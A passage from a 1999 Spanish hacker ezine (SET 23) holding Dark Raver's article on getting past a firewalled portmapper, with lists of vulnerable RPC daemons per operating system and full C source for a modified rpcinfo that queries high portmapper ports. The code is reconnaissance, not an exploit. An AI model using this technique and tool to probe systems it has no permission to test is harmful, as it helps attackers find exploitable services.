http://www.the-death-star.com/pag/ma/
http://www.arrakis.es/%7Ereta/cosanostra/
http://www.ctv.es/USERS/xose
http://www.pasanet.es/usuarios/fgarcia/
http://personales.mundivia.es/astruc/
http://www.fortunecity.com/westwood/calvin/275/
http://members.easyspace.com/hackuma
http://members.xoom.com/goodhacker/
http://members.xoom.com/hs_666/

http://members.xoom.com/Aflame/
http://members.xoom.com/_jArn_/
http://members.tripod.com/~grupo_akelarre/
http://members.tripod.com/~newkers/
http://members.es.tripod.de/hacking
http://members.es.tripod.de/punk
http://www.geocities.com/fye_ezine/
http://www.geocities.com/hackersvenezuela/
http://www.geocities.com/SiliconValley/Lakes/1707/
http://www.geocities.com/SiliconValley/Sector/7098/
http://www.geocities.com/SiliconValley/Campus/1778
http://www.geocities.com/SiliconValley/Heights/9294/
http://www.geocities.com/SiliconValley/Pines/5219/
http://www.geocities.com/SiliconValley/Ridge/6393/
http://www.geocities.com/Pentagon/Barracks/1383/
http://www.geocities.com/Eureka/4170/
http://www.geocities.com/SoHo/Coffeehouse/3948/EcdWkt
http://www.geocities.com/SoHo/Square/8859/
http://www.geocities.com/Baja/Mesa/8298/Larry/
http://www.geocities.com/Tokyo/Dojo/8003/
http://www.geocities.com/CollegePark/Plaza/9992
http://www.geocities.com/SunsetStrip/Amphitheatre/2949/

----{ Direccion postal de SET

Vemos que el apartado empieza a estar ocupado, seguimos recibiendo cosas.
Si quereis enviar lo que sea pues esta es la direcion.

SET - Saqueadores Edicion Tecnica
Ap. Correos 2051
33080 - Oviedo

Nuestro cartero particular lleva algun tiempo en estado monosilabico pero
apreciamos todo lo que enviais y os recordamos que no hace falta que
envieis copias individuales de CDs, ahorraros el dinero que ya las haremos
nosotros. { Debo estar borracho }

---{ SET 24

XXDDDDDD
Que bueno, realmente es casi seguro de que salga antes de que el
hombre llegue a Marte pero tampoco apostaria nada a que no consigamos
nuestro objetivo de estar sin dar palo al agua los proximos tres a~os.

En cualquier caso nadie tiene idea de cuando saldra pero cuidado!

Podemos sorprenderte.

EOF

```
-[ 0x08 ]--------------------------------------------------------------------
-[ Evasion RPC ]-------------------------------------------------------------
-[ by Dark Raver ]-----------------------------------------------SET-23-
```

Como Evitar Un Portmap Firewalleado [version re-ampliada]

The Dark Raver (23/12/99)

** NOTA ** Despues de varias revisiones, debido al rapido avance de las herramientas que ayudan al estudio de los servicios RPC (especialmente al nmap) creo que por fin el texto esta actualizado y puede ser publicado.

Escenario

Con el aumento del numero de hacker-kiddies (ni~os hacker) y el crecimiento del gasto en seguridad por parte de las organizaciones que se deciden a poner sus maquinas en internet, las anta~o miticas firewall (paredes de fuego! wow!) se han convertido en algo habitual.

Ahora muchos administradores ya ni se molestan en parchear los agujeros de seguridad de sus maquinas, simplemente ponen un firewall lo mas tocho posible delante de sus ordenadores, y se dedican a tradear warez...

Esto por una parte hace mas dificil la labor de los hackers, pero si por alguna razon un hacker consigue sobrepasar los controles del firewall, una vez dentro le sera relativamente facil conseguir control sobre la maquina.

Este articulo se centra en unas peque~as y sencillas tecnicas para evitar el filtro que algunos administradores realizan sobre su puerto 111, es decir el puerto de portamp, el demonio que se encarga de informarnos sobre que servicios RPC tiene activos la maquina.

Vulnerabilidades de servicios RPC

Tradicionalmente los servicios RPC han sido residencia de numerosos bugs y problemas de seguridad. Incluso en sistemas como linux, donde el codigo fuente es publico, hasta hace poco tiempo no se ha conseguido limpiar de bugs estos servicios.

Por eso averiguar que servicios RPC tiene activos una maquina y en que puertos se encuentran, es muy importante, a pesar de que un firewall nos impida verlos.

Tendremos que que actuar a ciegas, tanteando el terreno hasta encontrar lo que buscabamos, pero una vez que lo encontremos el trabajo sera igual de facil que siempre.

La efectividad de esta tecnica se basa en que normalmente los firewalls no filtran todos los puertos o todos los protocolos de la maquina:

- Algunos firewalls por defecto se limitan a evitar el acceso a los puertos privilegiados (Aquellos por debajo del 1024)

- Tambien es normal encontrar firewalls que solo filtran paquetes de algun tipo en concreto, por ejemplo filtrar tcp dejando pasar el resto: udp, icmp, igmp, etc...

- Muchos administradores configuran sus firewalls para cubrir los puertos de servicios que tradicionalmente han sido vulnerables, como los puertos 21, 110, 23, 143 y por supuesto el 111, pero no se les ocurre tapar un puerto como el 32771 (Que webos puede ser vulnerable en ese puerto?! ;)

- Los servicios RPC distribuyen mas o menos arbitrariamente los puertos en los que se situa cada servicio. Una administrador puede cubrir con un firewall todos sus puertos activos, pero luego, una peque~a modificacion de

la configuracion puede alterar la distribucion de puertos sin que el
administrador se entere y reconfigure el firewall al efecto.

Todas estas razones hacen muy utiles estas tecnicas, aunque no garantizan su
efectividad en todos los casos.

Aqui teneis una peque~a lista, no demasiado exhaustiva, de los servicios RPC
vulnerables en distintos sistemas operativos:

Linux:
-mountd
-nfs
-status
-amd
-autofsd

Sun/Solaris: => Sin duda los RPC son el punto vulnerable de los sun
-mountd
-nfs
-status/statd
-ttdbserver
-cmsd
-nisd
-nlockmgr
-sadmind

Irix:
-ttdbserver
-autofsd

Hp/ux:
-ttdbserver

Sco/Unixware:
-ttdbserver
-mount

BSD: (FreeBSD, OpenBSD, etc...)
-amd
-autofsd

Sin olvidarnos de los servicios RPC vulnerables por si mismos:
-rexd
-pcnfsd
-ypserv => yellow pages
-mountd exportando a todo el mundo
-etc...

Estos son todos los que recuerdo asi de primeras, pero seguramente haya
algunos mas. Es cuestion de investigar un poco.

Aumentando nuestra informacion
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Antes de empezar a trabajar con un portmap firewalleado, vamos a ver unos
cuantos trucos para obtener mas informacion de los servicios RPC tanto cuando
se encuentrer tras un firewall o no.

La herramienta basica sera la orden rpcinfo (/usr/sbin/rpcinfo en linux)

```
------------------------------------------------
$ rpcinfo
Usage: rpcinfo [ -n portnum ] -u host prognum [ versnum ]
       rpcinfo [ -n portnum ] -t host prognum [ versnum ]
       rpcinfo -p [ host ]
       rpcinfo -b prognum versnum
       rpcinfo -d prognum versnum
------------------------------------------------
```

Es una herramienta simple, pero muy potente. Echarle un vistazo al manual de
este comando antes de empezar a jugar con el.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

```
------------------------------------------------
$ rpcinfo -p 1.1.1.1
   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100024    1   udp    846  status
    100024    1   tcp    848  status
    100011    1   udp    868  rquotad
    100011    2   udp    868  rquotad
    100005    1   udp    879  mountd
    100005    1   tcp    881  mountd
    100005    2   udp    884  mountd
    100005    2   tcp    886  mountd
    100005    3   udp    889  mountd
    100005    3   tcp    891  mountd
    100003    2   udp   2049  nfs
    100021    1   udp   1024  nlockmgr
    100021    3   udp   1024  nlockmgr
    100021    1   tcp   1024  nlockmgr
    100021    3   tcp   1024  nlockmgr
1092830567    2   udp   3049  cfs
------------------------------------------------

Espero que como buenos unixeros/linuxeros sepais interpretar esta informacion,
si no os queda mucho por aprender.

Hay 2 puntos muy importantes:

El program/prognum -> Es lo que aparece a la derecha. Es una cifra que
identifica el tipo de servicio. Esta cifra es fija y constante para todos
los sistemas operativos.

La tabla de equivalencias la tendreis normalmente en un archivo similar al
/etc/services, pero destinado solo a los rpc => /etc/rpc

<++> rpc/rpc.services
#ident  "@(#)rpc        1.11    95/07/14 SMI"   /* SVr4.0 1.2   */
#
#       rpc
#
rpcbind         100000  portmap sunrpc rpcbind
rstatd          100001  rstat rup perfmeter
rusersd         100002  rusers
nfs             100003  nfsprog
ypserv          100004  ypprog
mountd          100005  mount showmount
ypbind          100007
walld           100008  rwall shutdown
yppasswdd       100009  yppasswd
etherstatd      100010  etherstat
rquotad         100011  rquotaprog quota rquota
sprayd          100012  spray
3270_mapper     100013
rje_mapper      100014
selection_svc   100015  selnsvc
database_svc    100016
rexd            100017  rex
alis            100018
sched           100019
llockmgr        100020
nlockmgr        100021
x25.inr         100022
statmon         100023
status          100024
ypupdated       100028  ypupdate
keyserv         100029  keyserver
bootparam       100026
sunlink_mapper  100033
tfsd            100037
nsed            100038
nsemntd         100039
```

```
showfhd         100043  showfh
ioadmd          100055  rpc.ioadmd
NETlicense      100062
sunisamd        100065
debug_svc       100066  dbsrv
cmsd            100068
ypxfrd          100069  rpc.ypxfrd
bugtraqd        100071
kerbd           100078
ttdbserver      100083  tooltalk // rpc.ttdbserver
autofs          100099
event           100101  na.event        # SunNet Manager
logger          100102  na.logger       # SunNet Manager
sync            100104  na.sync
hostperf        100107  na.hostperf
activity        100109  na.activity     # SunNet Manager
hostmem         100112  na.hostmem
sample          100113  na.sample
x25             100114  na.x25
ping            100115  na.ping
rpcnfs          100116  na.rpcnfs
hostif          100117  na.hostif
etherif         100118  na.etherif
iproutes        100120  na.iproutes
layers          100121  na.layers
snmp            100122  na.snmp snmp-cmc snmp-synoptics snmp-unisys snmp-utk
traffic         100123  na.traffic
nfs_acl         100227
sadmind         100232
nisd            100300  rpc.nisd
nispasswd       100303  rpc.nispasswdd
ufsd            100233  ufsd
pcnfsd          150001
amd             300019  amq
cfs             1092830567
bwnfsd          545580417
fypxfrd         600100069 freebsd-ypxfrd
<-->
```

Este es el /etc/rpc estandar obtenido de un linux (redhat) ligeramente modificado.

He a~adido las siguientes lineas que no aparecian:
100083 -> tooltalk // ttdbserver
1092830567 -> cfs
100099 -> autofs
100300 -> nisd
100068 -> cmsd

Esto es muy importante, ya que si estas lineas no estuviesen el resultado obtenido al hacer un rpcinfo -p 1.1.1.1 seria:

```
-------------------------------------------------
[...]
    100021    1   tcp   1024  nlockmgr
    100021    3   tcp   1024  nlockmgr
1092830567    2   udp   3049
-------------------------------------------------
```

Como veis, ahora no vemos el nombre del RPC. Y si no supiesemos que 1092830567 corresponde al servicio cfs, pasariamos por alto esta informacion.

El segundo punto importante es el puerto/port -> Nos indica el puerto en el que se encuentra cada servicio (tcp o udp)

Ya he dicho antes que la distribucion de los puertos no es fija, siendo relativamente aleatoria, sin embargo siempre hay una tendencia para cada sistema operativo, y ante configuraciones similares la distribucion es la misma.

Por ejemplo, despues de realizar rpcinfo -p contra varios solaris el resultado es el siguiente, si el servicio que buscamos es el ttdbserver:

```
-------------------------------------------------
    100083    1   tcp  32775  ttdbserver
    100083    1   tcp  32774  ttdbserver
    100083    1   tcp  32775  ttdbserver
    100083    1   tcp  32775  ttdbserver
    100083    1   tcp  32775  ttdbserver
    100083    1   tcp  32787  ttdbserver
    100083    1   tcp  32773  ttdbserver
    100083    1   tcp  32775  ttdbserver
-------------------------------------------------
```

Como veis la tendencia es bastante clara, el puerto siempre esta en el rango 327xx, siendo 32775 el valor mas habitual. A la hora de buscar este servicio en una maquina sun ya sabemos por donde empezar.

Esto nos servira luego de guia a la hora de intentar adivinar el puerto donde reside un determinado servicio. Por supuesto la experiencia jugara mucho a nuestro favor a la hora de atinar en nuestras predicciones.

Otro truco bastante util a la hora de tratar con maquinas sun, (Sobre todo solaris 2.5, 2.5.1 y 2.6) es que normalmente tienen el portmapper activo en un puerto alto. (ademas del 111) Este puerto normalmente es el 32770 o el 32771 y en la mayoria de los casos se encuentra sin firewallear.

Solo necesitamos una version de rpcinfo que nos permita consultar otros puertos ademas del 111. Por suerte jwa se encargo de hacerlo hace un par de a~os, asi que no tendremos que molestarnos en aprender a programar ;)

```
<++> rpc/h_rpcinfo.c
/*
 * Copyright (C) 1986, Sun Microsystems, Inc.
 */

/*
 * rpcinfo: ping a particular rpc program
 *     or dump the portmapper
 */

/*
 * 15 Jul 1997 jwa@jammed.com
 *  hacked to support the global use of the -n flag (set dst port)
 *  and to perform PMAPDUMPs over UDP
 *
 * usage: ./h_rpcinfo -n 32771 -p hostname
 *
 * Tested under Linux 2.0/gcc.  YMMV.
 */

/*
 * Sun RPC is a product of Sun Microsystems, Inc. and is provided for
 * unrestricted use provided that this legend is included on all tape
 * media and as a part of the software program in whole or part.  Users
 * may copy or modify Sun RPC without charge, but are not authorized
 * to license or distribute it to anyone else except as part of a product or
 * program developed by the user.
 *
 * SUN RPC IS PROVIDED AS IS WITH NO WARRANTIES OF ANY KIND INCLUDING THE
 * WARRANTIES OF DESIGN, MERCHANTIBILITY AND FITNESS FOR A PARTICULAR
 * PURPOSE, OR ARISING FROM A COURSE OF DEALING, USAGE OR TRADE PRACTICE.
 *
 * Sun RPC is provided with no support and without any obligation on the
 * part of Sun Microsystems, Inc. to assist in its use, correction,
 * modification or enhancement.
 *
 * SUN MICROSYSTEMS, INC. SHALL HAVE NO LIABILITY WITH RESPECT TO THE
 * INFRINGEMENT OF COPYRIGHTS, TRADE SECRETS OR ANY PATENTS BY SUN RPC
 * OR ANY PART THEREOF.
 *
 * In no event will Sun Microsystems, Inc. be liable for any lost revenue
 * or profits or other special, indirect and consequential damages, even if
 * Sun has been advised of the possibility of such damages.
```

```
 *
 * Sun Microsystems, Inc.
 * 2550 Garcia Avenue
 * Mountain View, California  94043
 */

/*
 * From: @(#)rpcinfo.c 1.22 87/08/12 SMI
 * From: @(#)rpcinfo.c  2.2 88/08/11 4.0 RPCSRC
 */
char rcsid[] =
  "$Id: rpcinfo.c,v 1.4 1996/08/15 03:04:48 dholland Exp $";

#include <stdio.h>
#include <netdb.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <rpc/rpc.h>
#include <rpc/pmap_prot.h>
#include <rpc/pmap_clnt.h>
#include <signal.h>
#include <ctype.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>


#define MAXHOSTLEN 256

#define MIN_VERS        ((u_long) 0)
#define MAX_VERS        ((u_long) 4294967295UL)

u_short g_portnum;

static void     udpping(u_short portflag, int argc, char **argv);
static void     tcpping(u_short portflag, int argc, char **argv);
static int      pstatus(CLIENT *client, u_long prognum, u_long vers);
static void     pmapdump(int argc, char **argv);
static bool_t   reply_proc(void *res, struct sockaddr_in *who);
static void     brdcst(int argc, char **argv);
static void     deletereg(int argc, char **argv);
static void     usage(void);
static u_long   getprognum(char *arg);
static u_long   getvers(char *arg);
static void     get_inet_address(struct sockaddr_in *addr, char *host);

/*
 * Functions to be performed.
 */
#define NONE            0       /* no function */
#define PMAPDUMP        1       /* dump portmapper registrations */
#define TCPPING         2       /* ping TCP service */
#define UDPPING         3       /* ping UDP service */
#define BRDCST          4       /* ping broadcast UDP service */
#define DELETES         5       /* delete registration for the service */

int
main(int argc, char **argv)
{
        register int c;
        int errflg;
        int function;
        u_short portnum;

        function = NONE;
        portnum = 0;
        errflg = 0;
        while ((c = getopt(argc, argv, "ptubdn:")) != EOF) {
                switch (c) {

                case 'p':               /* force it */
```

```
                /* if (function != NONE)
                        errflg = 1;
                else */ errflg = 0;
                        function = PMAPDUMP;
                break;

        case 't':
                if (function != NONE)
                        errflg = 1;
                else
                        function = TCPPING;
                break;

        case 'u':
                if (function != NONE)
                        errflg = 1;
                else
                        function = UDPPING;
                break;

        case 'b':
                if (function != NONE)
                        errflg = 1;
                else
                        function = BRDCST;
                break;

        case 'n':
                /* hope we don't get bogus # */
                portnum = (u_short) atoi(optarg);
                g_portnum = (u_short) atoi(optarg);
                break;

        case 'd':
                if (function != NONE)
                        errflg = 1;
                else
                        function = DELETES;
                break;

        case '?':
                errflg = 1;
        }
}

if ((errflg || function == NONE) && (g_portnum == 0)) {
        usage();
        return (1);
}

switch (function) {

case PMAPDUMP:
        /* avoid silly portchecking stuff */
        /* if (portnum != 0) {
                usage();
                return (1);
        } */
        pmapdump(argc - optind, argv + optind);
        break;

case UDPPING:
        udpping(portnum, argc - optind, argv + optind);
        break;

case TCPPING:
        tcpping(portnum, argc - optind, argv + optind);
        break;

case BRDCST:
        if (portnum != 0) {
                usage();
```

```
                        return (1);
                }
                brdcst(argc - optind, argv + optind);
                break;

        case DELETES:
                deletereg(argc - optind, argv + optind);
                break;
        }

        return (0);
}

static void
udpping(u_short portnum, int argc, char **argv)
{
        struct timeval to;
        struct sockaddr_in addr;
        enum clnt_stat rpc_stat;
        CLIENT *client;
        u_long prognum, vers, minvers, maxvers;
        int sock = RPC_ANYSOCK;
        struct rpc_err rpcerr;
        int failure;

        if (argc < 2 || argc > 3) {
                usage();
                exit(1);
        }

        prognum = getprognum(argv[1]);
        get_inet_address(&addr, argv[0]);
        /* Open the socket here so it will survive calls to clnt_destroy */
        sock = socket( AF_INET, SOCK_DGRAM, IPPROTO_UDP);
        if (sock < 0) {
                perror("rpcinfo: socket");
                exit(1);
        }
        failure = 0;
        if (argc == 2) {
                printf("trying version %d\n", vers);
                /*
                 * A call to version 0 should fail with a program/version
                 * mismatch, and give us the range of versions supported.
                 */
                addr.sin_port = htons(portnum);
                to.tv_sec = 5;
                to.tv_usec = 0;
                if ((client = clntudp_create(&addr, prognum, (u_long)0,
                    to, &sock)) == NULL) {
                        clnt_pcreateerror("rpcinfo");
                        printf("program %lu is not available\n",
                            prognum);
                        exit(1);
                }
                to.tv_sec = 10;
                to.tv_usec = 0;
                rpc_stat = clnt_call(client, NULLPROC,
                                (xdrproc_t) xdr_void, NULL,
                                (xdrproc_t) xdr_void, NULL, to);
                if (rpc_stat == RPC_PROGVERSMISMATCH) {
                        clnt_geterr(client, &rpcerr);
                        minvers = rpcerr.re_vers.low;
                        maxvers = rpcerr.re_vers.high;
                } else if (rpc_stat == RPC_SUCCESS) {
                        /*
                         * Oh dear, it DOES support version 0.
                         * Let's try version MAX_VERS.
                         */
                        addr.sin_port = htons(portnum);
                        to.tv_sec = 5;
                        to.tv_usec = 0;
```

```
                if ((client = clntudp_create(&addr, prognum, MAX_VERS,
                    to, &sock)) == NULL) {
                        clnt_pcreateerror("rpcinfo");
                        printf("program %lu version %lu is not available\n",
                            prognum, MAX_VERS);
                        exit(1);
                }
                to.tv_sec = 10;
                to.tv_usec = 0;
                rpc_stat = clnt_call(client, NULLPROC,
                                     (xdrproc_t) xdr_void, NULL,
                                     (xdrproc_t) xdr_void, NULL, to);
                if (rpc_stat == RPC_PROGVERSMISMATCH) {
                        clnt_geterr(client, &rpcerr);
                        minvers = rpcerr.re_vers.low;
                        maxvers = rpcerr.re_vers.high;
                } else if (rpc_stat == RPC_SUCCESS) {
                        /*
                         * It also supports version MAX_VERS.
                         * Looks like we have a wise guy.
                         * OK, we give them information on all
                         * 4 billion versions they support...
                         */
                        minvers = 0;
                        maxvers = MAX_VERS;
                } else {
                        (void) pstatus(client, prognum, MAX_VERS);
                        exit(1);
                }
        } else {
                (void) pstatus(client, prognum, (u_long)0);
                exit(1);
        }
        clnt_destroy(client);
        for (vers = minvers; vers <= maxvers; vers++) {
                addr.sin_port = htons(portnum);
                to.tv_sec = 5;
                to.tv_usec = 0;
                if ((client = clntudp_create(&addr, prognum, vers,
                    to, &sock)) == NULL) {
                        clnt_pcreateerror("rpcinfo");
                        printf("program %lu version %lu is not available\n",
                            prognum, vers);
                        exit(1);
                }
                to.tv_sec = 10;
                to.tv_usec = 0;
                rpc_stat = clnt_call(client, NULLPROC,
                                     (xdrproc_t) xdr_void, NULL,
                                     (xdrproc_t) xdr_void, NULL, to);
                if (pstatus(client, prognum, vers) < 0)
                        failure = 1;
                clnt_destroy(client);
        }
}
else {
        vers = getvers(argv[2]);
        addr.sin_port = htons(portnum);
        to.tv_sec = 5;
        to.tv_usec = 0;
        if ((client = clntudp_create(&addr, prognum, vers,
            to, &sock)) == NULL) {
                clnt_pcreateerror("rpcinfo");
                printf("program %lu version %lu is not available\n",
                    prognum, vers);
                exit(1);
        }
        to.tv_sec = 10;
        to.tv_usec = 0;
        rpc_stat = clnt_call(client, 0,
                             (xdrproc_t) xdr_void, NULL,
                             (xdrproc_t) xdr_void, NULL, to);
```

```
                if (pstatus(client, prognum, vers) < 0)
                        failure = 1;
        }
        (void) close(sock); /* Close it up again */
        if (failure)
                exit(1);
}

static void
tcpping(u_short portnum, int argc, char **argv)
{
        struct timeval to;
        struct sockaddr_in addr;
        enum clnt_stat rpc_stat;
        CLIENT *client;
        u_long prognum, vers, minvers, maxvers;
        int sock = RPC_ANYSOCK;
        struct rpc_err rpcerr;
        int failure;

        if (argc < 2 || argc > 3) {
                usage();
                exit(1);
        }
        prognum = getprognum(argv[1]);
        get_inet_address(&addr, argv[0]);
        failure = 0;
        if (argc == 2) {
                /*
                 * A call to version 0 should fail with a program/version
                 * mismatch, and give us the range of versions supported.
                 */
                addr.sin_port = htons(portnum);
                if ((client = clnttcp_create(&addr, prognum, MIN_VERS,
                    &sock, 0, 0)) == NULL) {
                        clnt_pcreateerror("rpcinfo");
                        printf("program %lu is not available\n",
                            prognum);
                        exit(1);
                }
                to.tv_sec = 10;
                to.tv_usec = 0;
                rpc_stat = clnt_call(client, NULLPROC,
                                     (xdrproc_t) xdr_void, NULL,
                                     (xdrproc_t) xdr_void, NULL, to);
                if (rpc_stat == RPC_PROGVERSMISMATCH) {
                        clnt_geterr(client, &rpcerr);
                        minvers = rpcerr.re_vers.low;
                        maxvers = rpcerr.re_vers.high;
                } else if (rpc_stat == RPC_SUCCESS) {
                        /*
                         * Oh dear, it DOES support version 0.
                         * Let's try version MAX_VERS.
                         */
                        addr.sin_port = htons(portnum);
                        if ((client = clnttcp_create(&addr, prognum, MAX_VERS,
                            &sock, 0, 0)) == NULL) {
                                clnt_pcreateerror("rpcinfo");
                                printf("program %lu version %lu is not available\n",
                                    prognum, MAX_VERS);
                                exit(1);
                        }
                        to.tv_sec = 10;
                        to.tv_usec = 0;
                        rpc_stat = clnt_call(client, NULLPROC,
                                             (xdrproc_t) xdr_void, NULL,
                                             (xdrproc_t) xdr_void, NULL, to);
                        if (rpc_stat == RPC_PROGVERSMISMATCH) {
                                clnt_geterr(client, &rpcerr);
                                minvers = rpcerr.re_vers.low;
                                maxvers = rpcerr.re_vers.high;
                        } else if (rpc_stat == RPC_SUCCESS) {
```

```
                                /*
                                 * It also supports version MAX_VERS.
                                 * Looks like we have a wise guy.
                                 * OK, we give them information on all
                                 * 4 billion versions they support...
                                 */
                                minvers = 0;
                                maxvers = MAX_VERS;
                        } else {
                                (void) pstatus(client, prognum, MAX_VERS);
                                exit(1);
                        }
                } else {
                        (void) pstatus(client, prognum, MIN_VERS);
                        exit(1);
                }
                clnt_destroy(client);
                (void) close(sock);
                sock = RPC_ANYSOCK; /* Re-initialize it for later */
                for (vers = minvers; vers <= maxvers; vers++) {
                        addr.sin_port = htons(portnum);
                        if ((client = clnttcp_create(&addr, prognum, vers,
                            &sock, 0, 0)) == NULL) {
                                clnt_pcreateerror("rpcinfo");
                                printf("program %lu version %lu is not available\n",
                                    prognum, vers);
                                exit(1);
                        }
                        to.tv_usec = 0;
                        to.tv_sec = 10;
                        rpc_stat = clnt_call(client, 0,
                                             (xdrproc_t) xdr_void, NULL,
                                             (xdrproc_t) xdr_void, NULL, to);
                        if (pstatus(client, prognum, vers) < 0)
                                failure = 1;
                        clnt_destroy(client);
                        (void) close(sock);
                        sock = RPC_ANYSOCK;
                }
        }
        else {
                vers = getvers(argv[2]);
                addr.sin_port = htons(portnum);
                if ((client = clnttcp_create(&addr, prognum, vers, &sock,
                    0, 0)) == NULL) {
                        clnt_pcreateerror("rpcinfo");
                        printf("program %lu version %lu is not available\n",
                            prognum, vers);
                        exit(1);
                }
                to.tv_usec = 0;
                to.tv_sec = 10;
                rpc_stat = clnt_call(client, 0,
                                     (xdrproc_t) xdr_void, NULL,
                                     (xdrproc_t) xdr_void, NULL, to);
                if (pstatus(client, prognum, vers) < 0)
                        failure = 1;
        }
        if (failure)
                exit(1);
}

/*
 * This routine should take a pointer to an "rpc_err" structure, rather than
 * a pointer to a CLIENT structure, but "clnt_perror" takes a pointer to
 * a CLIENT structure rather than a pointer to an "rpc_err" structure.
 * As such, we have to keep the CLIENT structure around in order to print
 * a good error message.
 */
static int
pstatus(CLIENT *client, u_long prognum, u_long vers)
{
```

```
        struct rpc_err rpcerr;

        clnt_geterr(client, &rpcerr);
        if (rpcerr.re_status != RPC_SUCCESS) {
                clnt_perror(client, "rpcinfo");
                printf("program %lu version %lu is not available\n",
                    prognum, vers);
                return (-1);
        } else {
                printf("program %lu version %lu ready and waiting\n",
                    prognum, vers);
                return (0);
        }
}

static void
pmapdump(int argc, char **argv)
{
        struct sockaddr_in server_addr;
        struct pmaplist *head = NULL;
        int sockett = RPC_ANYSOCK;
        struct timeval minutetimeout;
        register CLIENT *client;
        struct rpcent *rpc;

        struct timeval to;

        if (argc > 1) {
                usage();
                exit(1);
        }
        if (argc == 1)
                get_inet_address(&server_addr, argv[0]);
        else {
                bzero((char *)&server_addr, sizeof server_addr);
                server_addr.sin_family = AF_INET;
                server_addr.sin_addr.s_addr = htonl(INADDR_LOOPBACK);
        }
        minutetimeout.tv_sec = 60;
        minutetimeout.tv_usec = 0;

        /* we provide it with a port number */
        /* server_addr.sin_port = htons(PMAPPORT);*/

        if (!g_portnum) {
         server_addr.sin_port = htons(PMAPPORT);
        } else {
         printf("Using special port %d\n", g_portnum);
         server_addr.sin_port = htons(g_portnum);
        }

        /* don't use TCP; 32771 is only listening on UDP */

        /* if ((client = clnttcp_create(&server_addr, PMAPPROG,
                                     PMAPVERS, &sockett, 50, 500)) == NULL) */

        to.tv_sec = 5;
        to.tv_usec = 0;

        /* version 2 portmapper */

        if ((client = clntudp_create(&server_addr, PMAPPROG,
                                     (u_long)2, to, &sockett)) == NULL)
        {
                clnt_pcreateerror("rpcinfo: can't contact portmapper");
                exit(1);
        }

        if (clnt_call(client, PMAPPROC_DUMP,
                      (xdrproc_t) xdr_void, NULL,
                      (xdrproc_t) xdr_pmaplist,
                      &head, minutetimeout) != RPC_SUCCESS)
```

```
        {
                fprintf(stderr, "rpcinfo: can't contact portmapper: ");
                clnt_perror(client, "rpcinfo");
                exit(1);
        }
        if (head == NULL) {
                printf("No remote programs registered.\n");
        } else {
                printf("   program vers proto   port\n");
                for (; head != NULL; head = head->pml_next) {
                        printf("%10ld%5ld",
                            head->pml_map.pm_prog,
                            head->pml_map.pm_vers);
                        if (head->pml_map.pm_prot == IPPROTO_UDP)
                                printf("%6s",  "udp");
                        else if (head->pml_map.pm_prot == IPPROTO_TCP)
                                printf("%6s", "tcp");
                        else
                                printf("%6ld",  head->pml_map.pm_prot);
                        printf("%7ld",  head->pml_map.pm_port);
                        rpc = getrpcbynumber(head->pml_map.pm_prog);
                        if (rpc)
                                printf("  %s\n", rpc->r_name);
                        else
                                printf("\n");
                }
        }
}

/*
 * reply_proc collects replies from the broadcast.
 * to get a unique list of responses the output of rpcinfo should
 * be piped through sort(1) and then uniq(1).
 */

/* res: Nothing comes back */
/* who: Who sent us the reply */
static bool_t
reply_proc(void *res, struct sockaddr_in *who)
{
        register struct hostent *hp;
        (void)res;

        hp = gethostbyaddr((char *) &who->sin_addr, sizeof(who->sin_addr),
                           AF_INET);
        printf("%s %s\n", inet_ntoa(who->sin_addr),
               (hp == NULL) ? "(unknown)" : hp->h_name);
        return FALSE;
}

static void
brdcst(int argc, char **argv)
{
        enum clnt_stat rpc_stat;
        u_long prognum, vers;

        if (argc != 2) {
                usage();
                exit(1);
        }
        prognum = getprognum(argv[0]);
        vers = getvers(argv[1]);
        rpc_stat = clnt_broadcast(prognum, vers, NULLPROC,
                                  (xdrproc_t) xdr_void, NULL,
                                  (xdrproc_t) xdr_void, NULL,
                                  (resultproc_t) reply_proc);
        if ((rpc_stat != RPC_SUCCESS) && (rpc_stat != RPC_TIMEDOUT)) {
                fprintf(stderr, "rpcinfo: broadcast failed: %s\n",
                    clnt_sperrno(rpc_stat));
                exit(1);
        }
        exit(0);
```

```
}

static void
deletereg(int argc, char **argv)
{
        u_long prog_num, version_num;

        if (argc != 2) {
                usage() ;
                exit(1) ;
        }
        if (getuid()) { /* This command allowed only to root */
                fprintf(stderr, "Sorry. You are not root\n") ;
                exit(1) ;
        }
        prog_num = getprognum(argv[0]);
        version_num = getvers(argv[1]);
        if ((pmap_unset(prog_num, version_num)) == 0) {
                fprintf(stderr, "rpcinfo: Could not delete registration for prog %s version %s\n",
                        argv[0], argv[1]) ;
                exit(1) ;
        }
}

static void
usage(void)
{
        fprintf(stderr, "Usage: rpcinfo [ -n portnum ] -u host prognum [ versnum ]\n");
        fprintf(stderr, "       rpcinfo [ -n portnum ] -t host prognum [ versnum ]\n");
        fprintf(stderr, "       rpcinfo -p [ host ]\n");
        fprintf(stderr, "       rpcinfo -b prognum versnum\n");
        fprintf(stderr, "       rpcinfo -d prognum versnum\n") ;
}

static u_long
getprognum(char *arg)
{
        register struct rpcent *rpc;
        register u_long prognum;

        if (isalpha(*arg)) {
                rpc = getrpcbyname(arg);
                if (rpc == NULL) {
                        fprintf(stderr, "rpcinfo: %s is unknown service\n",
                            arg);
                        exit(1);
                }
                prognum = rpc->r_number;
        } else {
                prognum = (u_long) atoi(arg);
        }

        return (prognum);
}

static u_long
getvers(char *arg)
{
        register u_long vers;

        vers = (int) atoi(arg);
        return (vers);
}

static void
get_inet_address(struct sockaddr_in *addr, char *host)
{
        register struct hostent *hp;

        bzero((char *)addr, sizeof *addr);
        addr->sin_addr.s_addr = (u_long) inet_addr(host);
        if (addr->sin_addr.s_addr == (unsigned long)-1 ||
```

```
            addr->sin_addr.s_addr == 0)
        {
                if ((hp = gethostbyname(host)) == NULL) {
                        fprintf(stderr, "rpcinfo: %s is unknown host\n", host);
                        exit(1);
                }
                bcopy(hp->h_addr, (char *)&addr->sin_addr, hp->h_length);
        }
        addr->sin_family = AF_INET;
}
<-->
```

Debe compilar sin problemas en linux de la siguiente forma:

```
$ cc h_rpcinfo.c -o h_rpcinfo
```

Y la forma de usarlo:

```
$ h_rpcinfo -n 32771 -p hostname
```

Como sabemos que hay un firewall
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

